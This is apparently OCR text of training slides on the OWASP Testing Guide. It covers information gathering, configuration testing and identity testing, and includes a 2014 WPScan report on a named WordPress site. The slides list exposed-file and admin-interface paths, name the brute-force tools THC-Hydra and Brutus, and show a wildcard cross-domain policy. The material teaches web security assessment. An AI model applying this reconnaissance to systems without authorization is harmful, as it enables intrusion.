
```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.4.1
    Sponsored by the RandomStorm Open Source Initiative
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://funfetti.in/

[+] Started: Tue Nov 11 09:48:22 2014


[+] robots.txt available under: 'http://funfetti.in/robots.txt'

[+] Interesting header: SERVER: nginx/1.6.2

[+] Interesting header: SET-COOKIE: wfvt_268428572=5461cd61ca262; expires=Tue, 11-Nov-2014 09:18:33 GMT; path=/; httponly

[+] Interesting header: SET-COOKIE: wordpress_6505b7b25bbd635718b0ec934401b12a=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/wp-content/plugins; htt
ponly

[+] Interesting header: SET-COOKIE: wordpress_6505b7b25bbd635718b0ec934401b12a=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/wp-admin; httponly

[+] Interesting header: SET-COOKIE: wordpress_logged_in_6505b7b25bbd635718b0ec934401b12a=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/; httponly

[+] XML-RPC Interface available under: http://funfetti.in/xmlrpc.php


[+] WordPress version 4.0 identified from advanced fingerprinting


[+] WordPress theme in use: Karma - v1.2


[+] Name: Karma - v1.2

 |  Location: http://funfetti.in/wp-content/themes/Karma/
 |  Style URL: http://funfetti.in/wp-content/themes/Karma/style.css
 |  Theme Name: Karma
 |  Description:
 |  Author: Fabthemes.com
 |  Author URI: www.fabthemes.com

[+] Enumerating plugins from passive detection ...

[+] No plugins found


[+] Finished: Tue Nov 11 09:48:48 2014

[+] Memory used: 1.172 MB

[+] Elapsed time: 00:00:26
```

Map Application Architecture (OTG-INFO-010)

- Map Application Architecture (OTG-INFO-010)

- How many servers ?
- Security components in place, blocking mode ?

Map Application Architecture (OTG-INFO-010)




Test Network/Infrastructure Configuration (OTG-CONFIG-001)

- Security Components in place
- Administrative tools (JMX console, SSH, FTP)

Test Application Platform Configuration (OTG-CONFIG-002)


- Default directories (_vti_bin, /icons)
- Defaults rights
- Expected .htaccess to work.
- Logging (storage, rotation, private information)



Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003)

- .git/
- Index2.php
- Index.php.old
- Index.php~
- Source code comments, javascript libraries
- Open source projects...
- /includes or /inc

THC-HYDRA
BRUTUS




Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005)

- phpMyAdmin
- Trac
- /admin or /administrator
- /manager
- JMX console

THC-HYDRA


BRUTUS




Test HTTP Methods (OTG-CONFIG-006)

OPTIONS
GET
HEAD
POST
TRACE
CONNECT
PUT
DELETE

PROPFIND
LOCK
UNLOCK
COPY
MOVE
MKCOL
PROPPATCH
PUT
DELETE



Test HTTP Strict Transport Security (OTG-CONFIG-007)



Test RIA cross domain policy (OTG-CONFIG-008)

Crossdomain.xml

Clientaccesspolicy.xml


```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<allow-access-from domain="*"/>
</cross-domain-policy>
```

same origin policy bypass

Cross origin resource sharing (CORS), JSONP -> later

Testing Guide

- Test Network/Infrastructure Configuration (OTG-CONFIG-001)
- Test Application Platform Configuration (OTG-CONFIG-002)
- Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003)
- Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004)
- Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005)
- Test HTTP Methods (OTG-CONFIG-006)
- Test HTTP Strict Transport Security (OTG-CONFIG-007)
- Test RIA cross domain policy (OTG-CONFIG-008)



Testing Guide

- Identity Testing

EXCELLIUM

Your first call when it comes to IT and Security!

March 16, 2017

Test Role Definitions (OTG-IDENT-001)

- Role definition
- Role based access control
- Role mapping and assignment

Test User Registration Process (OTG-IDENT-002)

[1] Can anyone register for access?

[2] Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?

[3] Can the same person or identity register multiple times?

[4] Can users register for different roles or permissions?

[5] What proof of identity is required for a registration to be successful?

[6] Are registered identities verified?

Validate the registration process:

[1] Can identity information be easily forged or faked?

[2] Can the exchange of identity information be manipulated during registration?

Test Account Provisioning Process (OTG-IDENT-003)

- Is there any verification, vetting and authorization of provisioning requests?
- Is there any verification, vetting and authorization of de-provisioning requests?
- Can an administrator provision other administrators or just users?
- Can an administrator or other user provision accounts with privileges greater than their own?
- Can an administrator or user de-provision themselves?
- How are the files or resources owned by the de-provisioned user
- managed? Are they deleted? Is access transferred?

